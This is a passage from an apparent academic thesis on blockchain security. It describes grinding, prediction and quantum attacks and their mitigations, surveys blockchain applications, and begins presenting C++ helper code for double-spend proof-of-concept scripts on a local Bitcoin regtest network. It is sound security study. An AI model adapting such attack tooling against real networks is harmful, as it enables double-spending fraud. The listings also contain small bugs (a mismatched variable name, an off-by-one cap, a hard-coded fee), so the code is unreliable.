| Liveness Denial Attack | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| pBFT, DRBFT, Raft, PoS, PoA | High | High | Denial of Service |

**Table 3.6** Summary of the Bribing Attack

| Bribing Attack | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| pBFT, DRBFT, Raft, PoS, PoA | Low[10] | Medium | Denial of Service, Censorship |

[9] By bribing the validators to vote for a specified block.

[10] Only in the context of the defined methodology. In fact, the resource intensiveness may be high, as the attacker needs resources to bribe the network nodes. However, in doing so, they do not need to operate a network node themselves.

## 3.6 Grinding and Prediction Attacks

Both attacks are exploitation techniques aimed at manipulating the block creator selection process in the blockchain networks employing the proof of stake consensus protocol. If an attacker manages to influence the staking process so that they become more frequently selected as a block creator, they not only eliminate the fairness in the network, but also open the network to the risk of double-spending and censorship. While prediction attacks are based solely on the attacker's ability to predict the next block creator, in grinding attacks, the attacker proactively grinds through different values of specific network assets to increase their chances of being selected as the next block creator.

### 3.6.1 Attack Scenarios

Prediction attacks can occur when the consensus protocol allows everybody in the network to guess who will become the next block creator. Consider, for example, the aforementioned scenario from the section 2.3.2:

$$
\begin{aligned}
&H_{n-1} = \text{0xba7816bf8f01cfea414140de5dae2223b00361a396177a9cb410ff61f20015b4} \\
&A = 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14 && => |A| = 15 \\
&B = 15, 16, 17, 18, 19 && => |B| = 5 \\
&C = 20, 21, 22, 23, 24 && => |C| = 5
\end{aligned}
$$

$$\text{Stake index} \equiv H_{n-1} \bmod (|A| + |B| + |C| + |D|) = 22$$

In this scenario, the node $C$ becomes the block creator. However, it is naively simple for the nodes $A$ and $B$ to perform such a calculation in advance. When the consensus round happens, they might act viciously and launch the denial of service attacks to eliminate the selected node from the process or try to impersonate it[11].

To initiate a grinding attack, the attacker must identify a weak spot within the network's random selection mechanism. The vulnerability is generally posed by the network generating entropy in the pseudorandom function by using manipulatable sources from within the network. Great example is a consensus protocol using a block created in the previous consensus round as one of the pseudorandom function's parameters. In such a scenario, an attacker would first become a block creator by fair means. Upon gaining the block creation rights, they would start grinding – random-like changing of the header parameters of the created block – until they find a block that produces a high chance[12] that they are selected the block creator again in the following consensus round. In other words, the consensus algorithm essentially devolves into the proof of work mechanism, where the attacker is the only valid contestor. If the attacker gains the right to create the following block, they can initiate the attack again, completely locking the other network entities out of the consensus process. In implementations of the PoS protocols that tie the coins directly to the pseudorandom selection process and use them as a source of entropy, attackers may try grinding through their coins[13] until they find a coin that is likely to win the next consensus round.

[11] Just examples, nodes might also launch different attacks or even try to manipulate the selection proces.
[12] Or even ensures.
[13] Splitting and resigning them.

### 3.6.2 Mitigation Practices

The best technique to mitigate prediction attacks is implementing a robust cryptographic function scheme for selecting the block creator, such as a verifiable random function. Verifiable random functions are a cryptographic scheme based on the zero-knowledge cryptography interlinked with the public key cryptography [65]. Each user provides their private key and a source of randomness from within the network[14], from which a random value $r$ and a proof $\pi$ are generated. Users can then propagate their proof $\pi$ through the network, and anybody can verify that the value $r$ was properly generated with the proof $\pi$ and the sender's public key. It is impossible to reverse VRFs – nobody can read the private key of the sender from the provided proof $\pi$, value $r$, and their public key. Implementing VRF guarantees that nobody can predict the value generated by other network participants, as to generate the said value, the private key of the corresponding entity would be needed.

The attacker's behavior of grinding through their coins and thus generating one that is more likely to win the next consensus round can be prevented by forcing the stakers to deposit their stakes in advance [66]. Furthermore, the random function employed by the network should not rely on easily manipulable parameters as sources of entropy. For example, instead of using the hash of the last generated block as an input for the pseudorandom function, the hash of the second-to-last generated block could be used. The attackers would still be able to manipulate the probabilities of being selected as the next block creator[15], however they would no longer be able to chain their attacks and attack the network each consensus round. Consequently, the network could quickly identify dishonest behavior and slash attackers' stakes.

Attack summary according to the defined methodology can be seen in table 3.7 and 3.8.

**Table 3.7** Summary of the Prediction Attack

| Prediction Attack | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| pBFT, PoS, PoA | Medium | Low | Denial of Service, Censorship |

**Table 3.8** Summary of the Grinding Attack

| Grinding Attack | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| PoS | Medium | High | Double-spending, Censorship |

## 3.7 Quantum attacks

At the time of writing the thesis, the quantum attacks are still a theoretical prospect waiting to be successfully applied within the real world. However, it is reasonable to assume that in the future, the quantum attacks will become very prevalent, and perhaps even the dominating type of the attacks modern technologies will be facing. As outlined throughout the thesis, the blockchain

[14] Timestamp, previous block hash, etc.
[15] In the span of two consensus rounds.

as a technology strongly relies on the means of cryptography that can be overcome with the quantum computing, and therefore, the blockchain networks should be considered vulnerable to the quantum attacks [67]. This section of the thesis aims to stress the consequences of the quantum attacks by providing a brief description of the most severe quantum attack tactics in the blockchain networks [68].

### 3.7.1 Attack Scenarios

In the UTXO model, assets are transmitted by providing a signature using the private key. However, with the help of the aforementioned Shor's algorithm, an attacker might be able to derive user's private key from their public key in a reasonable time. If they succeed, they could use the user's private key to sign transactions issued to themselves. Consequently, they could transfer any amount of assets they want from the user's account.

Arguably a more significant problem is posed by the effectiveness presented by the quantum algorithms when solving problems in the proof of work consensus protocol. As the PoW protocols rely on the task being precisely hard enough to be solved, quantum computing might allow adversaries to mine blocks way faster than expected, leading to other network participants being effectively pushed out of the consensus process. It can be argued that such a behavior is in compliance with the standard nature of the proof of work consensus algorithm. Even at the time of writing this thesis, the miners with stronger hardware have a non-trivial advantage over others. However, it needs to be stressed that on a theoretical level, the quantum computing can operate in a significantly better time than the standard computing and, therefore, might cause such a drastic shift in the distribution of the computing power that it could lead to distinct attacks.

### 3.7.2 Mitigation Practices

The quantum computing will become a relevant threat when the first powerful enough quantum computer is created. However, the blockchain networks should be ready for such a possibility, as immediately after it happens, they will become directly vulnerable to the quantum attacks. To prevent the quantum attacks, the networks would need to stop using the vulnerable public key cryptography and replace it with quantum-computing-resistant cryptography techniques. Furthermore, the proof of work consensus protocol might no longer be considered a secure consensus algorithm on its own – extra restrictions might need to be placed on the complexity of the solved problem. With the ever-prevalent threat of the quantum attacks, it may be better for the PoW-powered networks to transition to other consensus protocols.

Attack summary according to the defined methodology can be seen in table 3.9.

**Table 3.9** Summary of the Quantum Attacks

| Quantum Attacks | | | |
|---|---|---|---|
| **Vulnerable Consensus Protocols** | **Resource Intensiveness** | **Discoverability Rate** | **Dishonest Behavior** |
| All | High[16] | High | Double-spending, Chain Reorganization, Censorship, Denial of Service, Greedy Mining |

[16] Quantum computer.

# Chapter 4

# Applications of the Blockchain Technology

As was emphasized throughout the thesis, the blockchain technology is a promising invention in several modern non-technological fields. This chapter aims to give the reader a basic understanding of how different applications of the blockchain networks may shape the future of the technology, while showing the most prominent implementations in the selected fields up to date. Please note that I have deliberately decided to exclude a section about the blockchain technology for the internet of things, as several of the following sections describe the fields utilizing the internet of things devices, thus effectively covering the topic.

## 4.1 Cryptocurrencies

Cryptocurrency blockchain networks provide the tools ensuring a secure transfer of the monetary units while eliminating the need for the banks acting as a central authority [69]. Such an approach eliminates the risk of fraudulent behavior by the banks from the network. Moreover, the risk of bank systems being compromised by an attacker is consequently eliminated as well. Implications of such a benefit are enormous, as in such a network, only a single actor defines the actual value of the used cryptocurrency – the free market.

However grand the previous statement may sound, readers should note that the cryptocurrencies face several problems that need to be addressed to make them widely accepted and used by the society, namely:

**Privacy Concerns:** Contrary to the popular misconception, the transactions in the blockchain networks are not necessarily private, but rather anonymous. It is important to remember that the blockchain is shared across all the nodes in the network, and if it does not enforce usage of additional cryptography techniques above the created transactions, all the payments made by the accounts in the network are traceable. If the real identity of such an account was to be leaked, all the payments made in the network by the account could be linked to their identity.

**Trust Among Society:** Cryptocurrencies can still be considered a relatively new technology that society has not yet reached a consensus on. People do not trust new technologies because they have yet to understand them. Trust in the cryptocurrencies needs to be established across the society before they can be used more widely. That is, however, an arduous task, considering that cryptocurrencies are plagued with scams – the most prevalent ones being tied to the initial coin offerings (ICOs) [70]. In simplified terms, ICO is a process during

which investors pump money into a project that generally offers a creation of some service in the future, for which investors are rewarded with cryptocurrency tokens related to the promised service. However, the teams behind the project are not necessarily legally bound to finish the project[1], which leads to the teams abandoning the project and rendering the investor's tokens essentially worthless. While such scams are prevalent in the cryptocurrency space, the distrust of society in the cryptocurrencies will only grow.

**Transaction Validation Time:** Transaction validation is a process that can take way too much time concerning the corresponding service. While the idea of buying a coffee and waiting 20 minutes for a transaction validation may seem funny at first, blockchain developers should realize that such a scenario is quite well possible due to the nature of the blockchain technology.

**Security of the Software Client:** While decentralized in their nature, to function in a blockchain network, devices still need to run a software developed and maintained by a third party. Even though the codebase forming the software is generally open-source, users can still fall victim to the malicious intents of the software developers or a third party exploiting vulnerabilities of said software. It goes without saying that in the cryptocurrency blockchains, the security is a fundamental property for building trust.

At the time of writing the thesis, cryptocurrencies are the most widely used application of the blockchain technology. However, they are used primarily as an investments asset rather than standalone monetary units.

## 4.2 Smart Cities

Smart city is a concept developed to solve the ever-lasting problem of urbanization. With larger population estimates moving into the cities, the sustainability of services offered by the cities becomes unmanageable by humans. For this reason, modern technology approaches are used to automate the city processes. Sensors and other specific devices can be used to track the information about mobility, water utilization, electricity consumption, and other similar assets, as well as to analyze and optimize the flow of the city services. To do so, cutting-edge technology principles such as artificial intelligence, big data, and blockchain can be used [71].

Providing security for the smart cities is of the utmost importance, as the compromisation of a smart city information system infrastructure could lead to devastating consequences. The blockchain technology could, in this regard, be employed as a distributed ledger to save the data gathered from the sensors into. Due to the tamper resistance the blockchain networks provide, the adversaries would be unable to change the data logged in the past. When combined with the zero-knowledge cryptography, data in the ledger could be anonymized, allowing the network to be public. A layer model demonstrated in the table 4.1 has been proposed for such an implementation of the blockchain technology in the smart cities [72].

While a very utopian view, it should be stressed that the real-world implementations of smart cities are far from perfect. Although examples of cities strongly interconnected through a network optimizing their flow exist, the implementations are far from ideal, with remarks often being made about the security aspects of said implementations. The involvement of the blockchain technology in the infrastructure helps to solve some security-related problems, but in doing so, it brings a new layer of complexity into an already very robust architecture. The infrastructure may become very hard to maintain when combined with the complexity of other tools such as artificial intelligence. Furthermore, as the thesis proves, the blockchain technology could also become a target of attacks when implemented improperly. Moreover, many consensus protocols tend to have a very high transmission overhead due to the number of messages required to be sent

[1] It is a point of discussions whether standard anti-fraud laws apply to ICOs.

**Table 4.1** Smart City Layer Model

| Layer | Purpose | Technology example |
|---|---|---|
| Physical Layer | Hardware monitoring specified environment. | Sensors |
| Communication Layer | Protocols and mechanisms used to share data between devices. | HTTP, Wi-fi, Bluetooth |
| Database Layer | Storing records reported by the sensors. | Blockchain |
| Interface Layer | Applications utilizing the received data. | Smart Mobility, Smart Energy |

across the network. It has been simulated that a smart city's infrastructure may be implemented with a blockchain employing the PoW consensus protocol using the Argon2 hashing function [73]. Although the simulation achieved lower information overhead, using the PoW consensus protocol creates a requirement for high computational resources. Until these problems[2] are solved, a proper smart city implementing the blockchain technology remains a prospect of the future.

## 4.3 Digital Forensics

Digital forensics is a criminology field concerning the investigation and handling of the digital evidence. Numerous works have been written into what aspects a proper investigation conducted in the cyberspace should ensure, with two specific aspects, legality and integrity of the acquired evidence, being frequently accented as the most important. While the first mentioned logically cannot be ensured by the blockchain technology, it does seem nearly ideal for preserving the integrity of the acquired data. Digital forensics terminology often defines a chain of custody as a process of:

1. Data Acquirement
2. Data Inspection
3. Outcome Evaluation
4. Case Disclosure

Nowadays, devices such as write blockers and disk duplicators are used for forensic disk imaging and ensuring the integrity of the acquired data. However, thanks to the blockchain technology, acquired data can be stored in a tamper-resistant distributed ledger, thus guaranteeing its integrity. A framework for role-based access to the data acquired for the inspection stored in a blockchain network has been proposed [74]. To ensure the confidentiality of the stored data, the framework proposed the use of an advanced encryption standard symmetric cipher algorithm and the public key cryptography. To further secure access to the publicly deposited data, the framework defined the following access roles with different permissions:

- Evidence Collector
- Investigator
- Manager

[2] Along with others not even mentioned in the thesis.

The concept was implemented as a smart contract on an Ethereum network. However, it has been discussed that the currently existing public blockchain networks may be unfit for the use in digital forensics, as for purposes of digital forensics, capability to save significant amounts of data into the blockchain and ability to create flexible smart contracts are vital.

If implemented correctly, the blockchain technology could make the processes in digital forensics much more straightforward and cost-effective. However, by incorporating the blockchain technology into the process, the problems with confidentiality and legality may arise. After all, the blockchain is a distributed ledger, meaning that anyone in the network can get a hold of the information stored in it. The information is not entirely secure even when using consortium and private blockchain structures. Even though the above mentioned model proposed ciphering the stored data to ensure the confidentiality, it must be stressed that even such an approach may prove unreliable, as over the time, cryptography that was once deemed secure can become obsolete. Therefore, all the above mentioned problems must be thoroughly considered and resolved before incorporating the blockchain technology in the legal processes.

## 4.4 Supply Chain

Supply chain is an important aspect of the current business era, as it provides commodities and services to people all around the world. However, when a disaster within a supply chain infrastructure occurs and prevents it from functioning correctly, the consequences can range from minor inconveniences to full crises. Implementing the blockchain technology into the supply chain related systems may help in mitigating emerging crises or at least minimazing their consequences. Blockchain implementation in the supply chain is generally understood as a tamper-resistant database. Due to the supply chain being a broad term, following simple terminology is used further in the section:

**Provider:** Creator of an asset.

**Distributor:** Distributes assets to consumers.

**Consumer:** End receiver of an asset, generally in exchange for another commodity.

Providers may want to use the blockchain technology to make the processes conducted to create assets more effective. For example, a model for a neoteric smart and sustainable farming environment incorporating blockchain-based artificial intelligence approach has been presented [75]. In such an environment, a network of internet of things devices is used to log environmental data into a shared blockchain and artificial intelligence is then used to conduct decisions concerning said devices. By employing such an approach, an autonomous environment for agriculture can be achieved. The logged data is protected against tampering by the blockchain's design, meaning that nobody can change the data used for the AI decision making. Similar applications can be found accross most of the provider sectors.

Distributors may want to use the blockchain technology for similar purposes. The logistical problems of an asset distribution tend to be very complex. However, if the data about the asset distribution is logged appropriatelly, it can be evaluated and used for the optimization purposes. Another often accented advantage of the blockchain networks are the smart contracts. The distributors can use them to provide a specific service to the consumers, whilst guaranteeing faster execution time and higher level of security than the standard applications used nowadays.

Consumers may benefit from the usage of the blockchain technology in the supply chain by obtaining a greater level of trust in the processes of the supply chain. If, for example, an asset was received by the consumer and they wanted to check its authenticity, they could find the information related to said asset in the blockchain. If the provider and receiver were to use the same blockchain, then all information about creation and distribution of the asset would be searchable by the consumer. It is argued that by employing such an approach, the black market

with any specified asset could be eliminated, as all the legitimatelly created assets would be traceable [76]. It is important to realize that to achieve this, a very specific blockchain would have to be created, with very specific and dystopic surveillance techniques being placed on the distributors, whilst no insurance that it would really dismantle the black markets exists.

## 4.5 Elections

Elections are generally understood as a process of selecting leaders from a defined set of candidates. Based on where the elections are held, they can have different requirements[3], but the thesis will further concern the most strict understanding of the process – the election of a political subject to lead a nation. To ensure the democratic nature of such an election process, the following properties must[4] be ensured:

**Equality:** Nobody can be denied their right to vote.

**Confidentiality:** Nobody can learn how the others have voted.

**Fairness:** Every voter can cast the maximum of one vote.

**Voluntariness:** Nobody can be forced to vote.

However, over the years, many cases of an election fraud have been detected, primarily due to the process of vote counting providing little to no protection against the vote manipulation. Many electronic voting schemes have been proposed as a solution to this problem, but they were usually dismissed because they were not secure enough. Furthermore, the data from Estonia, one of the first countries ever to implement electronic voting into their election process, show that the implementation of the system had not boosted the voter turnout by an extensible margin, nor has it enhanced the trust of the nation in the legitimacy of the process [77].

However, it is essential to consider that the blockchain technology fundamentally differs from the standard technologies. As the examples from the real-world implementations show, implementing the blockchain into the election process can provide voters with a tamper-resistant shared ledger while ensuring confidentiality with the means of cryptography [78]. Generally, two approaches to implementing the blockchain technology into the election process exist:

**Blockchain as a Shared Tamper-resistant Database:** Using this approach, no proper blockchain technology implementation into the process happens – the votes are generally counted by the humans and later input into a shared ledger serving as a database.

**Blockchain-powered Election:** The blockchain technology is used throughout the whole election process, including automation of such processes as casting a vote.

The section will further concern only the second-mentioned approach, as it holds a higher degree of technological significance. Implementing different consensus protocols into the process has been proposed, bringing different benefits and issues. Amongst others, a blockchain electronic election model powered by the proof of authority consensus protocol has been proposed [79].

The model proposes the use of a cryptographic scheme known as the ring signatures to ensure anonymity while saving the information about the cast votes. A proper definition of the ring signatures goes beyond the scope of the thesis, but please keep in mind that they provide a cryptographically secure way to use one private key and $n$ public keys of the other participants to sign a message. The signature can be verified using the provided set of public keys and the message. However, it is almost impossible to determine which of the public key holders issued the

[3] For example, elections within a private company should hold different aspects than the election of the head of state.

[4] Amongst others.

signed message. Due to this, the scheme is ideal to guarantee the confidentiality of the cast votes. Only registered voters are allowed to cast a vote, and the information about registered voters is embedded into the first created block of the blockchain. As was already mentioned, the proof of authority algorithm is used as the employed consensus protocol, where the authorities are the candidating political subjects. The authorities hold a fragmented private key, as providing each of them with the whole private key would grant them too much power. The fragmented key ensures that the parties have to work together to retrieve the election process results. As the authorities, political parties are granted write permissions for the blockchain. Therefore, the parties are responsible for appending new blocks containing the cast ballots to the blockchain. The whole system is built above the principle of trust, and it is argued that it is unlikely for any of the participating authorities to attempt to cheat because if a political subject attempted to cheat, it would be easily provable and would only result in a loss of trust in the concerned political party.

**Table 4.2** Trust Payoff Matrix in the Election Blockchain

| | | $A$ | |
|---|---|---|---|
| | | $C$ | $\neg C$ |
| $B$ | $C$ | $(-1,-1)$ | $(-1,0)$ |
| | $\neg C$ | $(0,-1)$ | $(0,0)$ |

Please consider the payoff matrix 4.2 where two political parties, $A$ and $B$, stand against each other. Both parties start with one point of trust, and it is assumed that a party cannot regain lost trust. Furthermore, it is expected that if a party cheats, they are always caught[5], resulting in the loss of a trust point. The options for parties are to either cheat or not to cheat. As evident, the Nash equilibrium is reached when both parties choose not to cheat, and therefore, stemming from the game theory, cheating is considered improbable. It is important to note that the specified payoff matrix does not account for the benefits gained by cheating. Then again, it can be argued that the trust is such a crucial commodity that the possibility of losing it significantly surpasses any possible benefits of the cheating.

## 4.6 Healthcare

Being a tamper-resistant distributed ledger, the blockchain technology could enormously impact the healthcare sector. The systemic literature reviews focusing on the use of the blockchain technology in the healthcare sector have proven that the interest in employing blockchain in the healthcare sector has grown rapidly throughout the years [80, 81]. Moreover, they have established that the technology can be implemented for several different use cases, with the most notable being:

**Electronic Medical Record System:** Nowadays, medical records are kept in standard databases, making them subject to data tampering attacks. However, if the blockchain was to keep an individual's medical records, no such attacks would be possible. Being a distributed ledger, the use of the blockchain in such a system could face legal issues in some countries[6]. According to the aforementioned reviews, research of the electronic medical record systems forms a dominant part of the blockchain-focused research in the healthcare sector.

**Pharmaceutical Supply Chain:** As mentioned in the earlier sections of the chapter, the supply chain is one of the sectors expected to be shaped significantly by the blockchain technology

[5] Primarily due to the properties of the blockchain technology.
[6] Such as problems with its implementation in the European Union due to the GDPR policies.

in the future. That is no different for the pharmaceutical sector, and the advantages of implementing the blockchain technology could be drastical[7].

**Research and Education:** It has been proposed that due to the pseudo-anonymous nature of the blockchain technology, data stored in it might not be ciphered and, therefore, be readable by any participant of the network[8]. Such an approach could help with the research, as quality data sources are always important. Furthermore, medical students could also use the data to enhance their skills in the field. It needs to be stressed that the ethical and legal questions of this approach need to be thoroughly considered before it is implemented.

**Remote Patient Monitoring:** Remote patient monitoring is one of the most promising and yet-to-be-well-examined fields of the blockchain implementation. Patients could be equipped with internet of things devices to monitor their biometric data, such as blood pressure or blood sugar level. The monitoring outputs could be saved into a blockchain ledger, ensuring the tamper-resistance. It needs to be stressed that while this approach can help, it does not necessarily ensure the legitimacy of the data, as the monitored person could falsify the monitored records in the first place.

[7] For example, the potential elimination of the black market.
[8] After the holder of the data has given consent.

# Chapter 5

# Practical Demonstration of Attacks on Blockchain Technology

The following chapter aims to support the claims made throughout the thesis by presenting proof-of-concept scripts of the selected attacks on the blockchain technology. Even though the attack scenarios tend to be complicated, the scripts are designed to be as simplistic and understandable as possible. As a language to write the scripts in, `c++` was selected, primarily because it is a low-level programming language close to the operating system. The libraries json [82], rang [83], and PStreams [84] were employed to develop the proof-of-concept scripts. After a careful consideration, two of the protocols mentioned above, proof of stake and proof of work, were selected to demonstrate the attacks on. Exactly three primary arguments exist for this choice:

1. Selected protocols provide a high concentration of attacks to demonstrate[1].
2. Selected consensus protocols power two of the largest existing public blockchain networks[2].
3. Selected consensus protocols belong to the nakamoto-style family of consensus protocols, meaning that they were developed specifically for the blockchain technology.

All developed scripts are meant to be run on a local network with three participants, further referred to as attacker, victim1, and victim2, as demonstrated in the figure 5.1.




**Figure 5.1** Topology of the Testing Network

[1] For example the first three attacks mentioned in the chapter 3 target exclusively PoW consensus protocol.
[2] Bitcoin and Ethereum.

## 5.1 Environment for the PoW-powered network

To demonstrate the attacks on the PoW-powered blockchain networks, Bitcoin Core [85] was selected as the underlying technology. Bitcoin Core is an open-source software client that provides a connection to the Bitcoin network. However, the environment used to develop and run the proof-of-concept scripts does not connect to a real Bitcoin network, but instead starts a node in a so-called regtest mode. This mode allows the machine to run a full node locally with a fresh copy of the blockchain and issue connections only to the nodes the user selects. It also provides system calls that allow the network participants to commit certain actions[3] at specified time, which brings determinism into the network, providing the insurance that the developed proof-of-concept scripts succeed. The Bitcoin Core software falls under the MIT license, meaning that as long as the developed scripts do not target any devices run by other users in the real network, they stay within the bounds of legal and ethical use of the software. In order to demonstrate the attacks on the bitcoin network, three helper classes and a script to simulate the return of a service were created in addition to the proof-of-concept scripts:

**CParameterPreparator:** A class that handles the preparation of the parameters for successful attacks. Furthermore, handles communication with the attacker when they choose an address to conduct an attack from and an UTXO to use for the attack.

**CSynchronizationGuard:** A class that provides tools to ensure synchronization across the network. Ensures that the nodes have been correctly connected or disconnected and that specified nodes have received sent transactions.

**CTransactionHandler:** A class that provides tools to create, sign, send, delete, and print transactions.

**returnService.sh:** A script that loads the received transactions, checks whether any of them fit the specified criteria, and if they do, returns a service for the payment to the associated ssh address.

### 5.1.1 CParameterPreparator

As the name suggests, the CParameterPreparator class specifies and generates parameters used for a successful attack. In order to properly return all the important properties regarding the UTXO selected for the attack, a simple wrapper called `transactionInfo` demonstrated in the listing 5.1 is defined. The wrapper is outlined in the header file of the CParameterPreparator class and condenses all the crucial information about the selected unspent transactional output into a single object, making it easy to access the properties of the UTXO in the proof-of-concept scripts at any specific time.

```
struct transactionInfo {
    int m_btcValue;
    int m_vout;
    std::string m_txID;
    std::string m_address;
};
```

**Listing 5.1** CParameterPreparator.h: `transactionInfo` structure

The most crucial function the class provides is certainly the `chooseUTXO` function. The function starts with the code snippet in the listing 5.2. A system call is issued to the `bitcoin-cli`

[3] Such as mining a block.

to return all the UTXOs that can be used for a payment. The received output is then parsed as a `JSON` format.

```
redi::ipstream listUtxo("bitcoin-cli listunspent", redi::pstreams::pstdout |
↪  redi::pstreams::pstderr);
std::string line;
std::ostringstream listUtxoOss;
while (std::getline(listUtxo.out(), line)) {
    listUtxoOss << line << std::endl;
}
nlohmann::json listUtxoJson = nlohmann::json::parse(listUtxoOss.str());
```

**Listing 5.2** CParameterPreparator.cpp: Loading and parsing of the UTXOs list

As demonstrated in the listing 5.3, the function continues by checking that spendable UTXOs exist in the wallet. If no such UTXOs are found, the decision is automatically set to `generate`, ensuring that a spendable output will be generated later in the function. If, on the other hand, any spendable outputs exist, they are listed, and the user is prompted to select one of them by entering its index, or to generate a new one by entering `generate`. If a valid index is entered, the function returns information about the specified UTXO in the form of the aforementioned `transactionInfo` structure.

```
std::string decision;
size_t UTXOcount = 0;
if (listUtxoJson.empty()) {
        std::cout << rang::fg::gray << rang::style::bold << "No usable unspent
        ↪  outputs exist, the program will automatically generate one linked
        ↪  to address of your choosing." << rang::style::reset << std::endl;
        decision = "generate";
    } else {
        std::cout << rang::fg::gray << rang::style::bold << "Number of usable
        ↪  unspent outputs is [" << listUtxoJson.size() << "]:" <<
        ↪  rang::style::reset << std::endl;
        for (; UTXOcount < listUtxoJson.size(); ++UTXOcount) {
            std::cout << rang::fg::green << rang::style::bold <<
            ↪  "-------------------------[" << UTXOcount <<
            ↪  "]-------------------------" << std::endl << rang::style::reset
            ↪  << listUtxoJson[UTXOcount].dump(15) << std::endl;
        }
        std::cout << rang::fg::green << rang::style::bold <<
        ↪  "--------------------------------------------------" <<
        ↪  rang::style::reset << std::endl;
        std::cout << rang::fg::gray << rang::style::bold << "To continue,
        ↪  choose one of the listed inputs to be double-spended or write
        ↪  \"generate\" to generate a new one to address of your choosing: "
        ↪  << rang::style::reset;
        std::cin >> decision;
    }
```

**Listing 5.3** CParameterPreparator.cpp: Selection of a valid UTXO

If `generate` was selected as an option, the user is prompted to select an address to which the UTXO will be generated. Upon doing so, the code in the listing 5.4 is executed. A command to generate one new block to the selected address is created. Due to the coinbase transaction maternity age policy, the coinbase transaction outputs are considered spendable only after receiving at least 100 confirmations. Consequently, if 101 blocks are generated to an address, at least one spendable output should undoubtedly be created. Unfortunately, due to the bitcoin halving policies, if a network runs for a very long time and generates a vast number of blocks, eventually, no new coinbase transactions will be created. Although the testing network should probably never reach this state, it is not impossible, so the block generation cycle is capped at 101 blocks. In each cycle iteration, spendable outputs in the wallet are loaded, parsed as a `JSON`, and checked against belonging to the previously selected address. If the address fits, the spendable output is returned in the form of the aforementioned `transactionInfo` structure. Please note that the default behavior of the code is to pick the first existing UTXO, so if the user selects an address with existing spendable outputs to generate a new one, a new UTXO will not be generated, and one of the existing spendable outputs will be selected instead.

```
std::ostringstream oss;
oss << "bitcoin-cli generatetoaddress 1 " << address << " &> /dev/null";
int generatedBlocksCount = 0;

while (generatedBlocksCount < 102) {

    redi::ipstream listUtxos("bitcoin-cli listunspent", redi::pstreams::pstdout
    ↪  | redi::pstreams::pstderr);
    listUtxoOss.str("");
    while (std::getline(listUtxos.out(), line)) {
        listUtxoOss << line << std::endl;
    }
    nlohmann::json listUtxosJson = nlohmann::json::parse(listUtxoOss.str());

    for (size_t i = 0; i < listUtxosJson.size(); ++i) {
        if (listUtxosJson[i]["address"] == address) {
            return transactionInfo(listUtxosJson[i]["amount"],
            ↪  listUtxosJson[i]["vout"], listUtxosJson[i]["txid"],
            ↪  listUtxosJson[i]["address"]);
        }
    }

    redi::ipstream generateBlock(oss.str().c_str(), redi::pstreams::pstdout |
    ↪  redi::pstreams::pstderr);

    ++generatedBlockCount;
}

std::cerr << rang::fg::red << rang::style::bold << "No usable UTXO was
↪  generated, even though it should have. Consider restarting the network to
↪  resolve this issue." << rang::style::reset << std::endl;
exit(1);
```

**Listing 5.4** CParameterPreparator.cpp: Generating a new UTXO

Another essential function, `calculateAmmounts`, demonstrated in the listing 5.5 is provided by the class. The function calculates the amounts of the bitcoin that will be paid for the service and returned to the attacker's wallet based on the value of the selected UTXO and a provided value of the fee. The details of the selected unspent transactional output are passed as the `transactionInfo` object. The user is prompted to input a price they are willing to pay for the service. A check is conducted to ensure that the selected UTXO holds enough value to pay for the service after the fees are deducted. If the check succeeds, values of the amounts paid and returned to the wallet are computed[4] and returned.

```
std::pair<float, float>
CParameterPreparator::calculateAmmounts(const transactionInfo &UTXO, const
↪  float expectedFullFee) {
    float paidAmmount, returnAmmount;
    std::cout << rang::fg::gray << rang::style::bold << "Please input the
    ↪  ammount of bitcoins required to pay for the service. The default value
    ↪  is set to [10]: " << rang::style::reset;
    std::cin >> paidAmmount;

    if ((paidAmmount + expectedFullFee) > UTXO.m_btcValue) {
        std::cerr << rang::fg::red << rang::style::bold << "The chosen UTXO
        ↪  does not have enough value to pay for the requested service,
        ↪  exiting." << rang::style::reset << std::endl;
        exit(1);
    } else {
        returnAmmount = UTXO.m_btcValue - paidAmmount - 0.1;
    }

    return std::make_pair(paidAmmount, returnAmmount);
}
```

**Listing 5.5** CParameterPreparator.cpp: Calculation of the price and return values

The class provides two more functions, `chooseAddress` and `generateAddresses`. The first of the mentioned functions operates similarly to the `chooseUTXO` function. It starts by displaying addresses linked to the wallet and prompting the user to select one of them or input `generate` to generate a new one. The chosen or generated address is then returned as a string. The second mentioned function is a utility to issue two specified system calls and return outputs. The reason behind the name is that the proof-of-concept scripts use the function solely to generate addresses, and therefore, the name `generateAddresses` makes for a better code readability.

### 5.1.2 CSynchronizationGuard

CSynchronizationGuard is a class providing tools to ensure that nodes have achieved synchronicity in a desired aspect. The first of the functions it offers, `waitForDisconnection`, handles synchronicity in the sense of node disconnection – it ensures that all the nodes expected to be disconnected have indeed been disconnected. The function uses a number of nodes in the network as a metric for disconnection control. If a node is connected to $n$ nodes, then undoubtedly, upon disconnecting one of the nodes it is connected to, it will still remain connected to $n - 1$ nodes. Scenarios where another node fails and disconnects at the same time as the expected one,

[4] For example, if the UTXO held a value of 50 bitcoins, the price for the service was 10 bitcoins, and the fee had the value of 1 bitcoin, retuned amounts would be 10 bitcoins to pay and 39 to return to the wallet.

breaking the function, are deemed very unlikely. As a parameter, the function receives an expected number of connections on the attacker, victim1, and victim2 machines. As demonstrated in the listing 5.6, a flag is set to ensure the run of the `while` cycle until the parsed amounts of connections correspond to the ones defined in the received parameters. At the start of each cycle, information about the connected nodes is loaded by issuing the `bitcoin-cli getaddednodeinfo` command on each of the nodes.

```
bool connectedFlag = true;
while (connectedFlag) {
